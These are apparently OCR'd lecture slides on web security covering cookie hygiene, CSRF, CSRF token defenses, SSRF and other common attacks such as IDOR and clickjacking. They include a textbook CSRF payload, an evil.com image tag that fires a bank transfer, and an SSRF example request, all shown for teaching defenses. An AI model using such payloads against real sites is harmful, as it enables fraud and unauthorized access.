
Some Practical Advice


- Ensure your logout routine erases all cookies
  - Why?
- Ensure cookies have short expiration dates
  - Why?
- Avoid using innerHTML or dangerouslySetInnerHTML (React) when writing frontend applications

Cross Site Request Forgery (CSRF)

Recall: Session Cookies





Authenticates with bank.com
bank.com
/transfer?amount=500&dest=grandson
evil.com
Cookie checks out!
Sending $500 to grandson


/transfer?amount=10000&dest=evilcorp
bank.com
<img src="http://bank.com/
transfer?amount=10000&id=evilcorp">
evil.com
$10000
Cookie checks out!
Sending $10000 to EvilCorp

Attack: Cross Site Request Forgery (CSRF)

A *CSRF attack* causes a user's browser to ***execute unwanted actions*** on a web application in which it is currently authenticated

Another Example: Home Router




* source: "Drive-By Pharming", Stamm et al. Symantec report

XSS vs CSRF

- XSS: Attacker takes advantage of browser's trust in web server
  - Server is tricked into producing output that browser interprets in a way that harms user
  - E.g., browser sends private data to attacker
- CSRF: Attacker takes advantage of server's trust in browser
  - Server trusts that requests from a browser are initiated by the user
  - E.g., transfer $XXX to bank account YYY or befriend A on Facebook

CSRF Defenses

- Preferred: Secret Token Validation
  - Server includes secret token for the client and included by the client on all submissions.
- Others:
  - Referer Validation (misspelled in standard)
  - Origin Validation
- Important: Use POST (not GET) for any important transaction!




Secret token example

CSRF Tokens

Broken Approach

Per-page tokens
(not unique to client)



Attacker can just visit the page and include page token in attacks.

Secure CSRF tokens should be generated server-side, and be:

- Secret
- Unpredictable
- Session specific

The smart thing to do is use the CSRF protection built into the web framework you are using.

Server Side Request Forgery (SSRF)

Server Side Requests

Modern websites are composed of several smaller services.

Frontend

API

```
POST /product/stock HTTP/1.0
Content-Type:
application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080
/product/item/12345
```

1

```
GET
stockApi=http://stock.weliketoshop.net:8080
/product/item/12345
```

2

3


```
<API Result>
```

4

```
<Next Page>
```


Server Side Requests

SSRF: attacker induces the application to make an HTTP request back to the hosting server



More Popular Web Attacks

- Insecure Direct Object References (IDOR)
  - Predictable URLs allow unauthorized access to data. Example:
  - http://example.com/user/42/credit_card_info
- Insecure Deserialization
  - Malicious serialized input triggers remote code execution.
- Clickjacking
  - Trick users into clicking UI elements
- And many more, misconfiguration, XXE, etc



Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!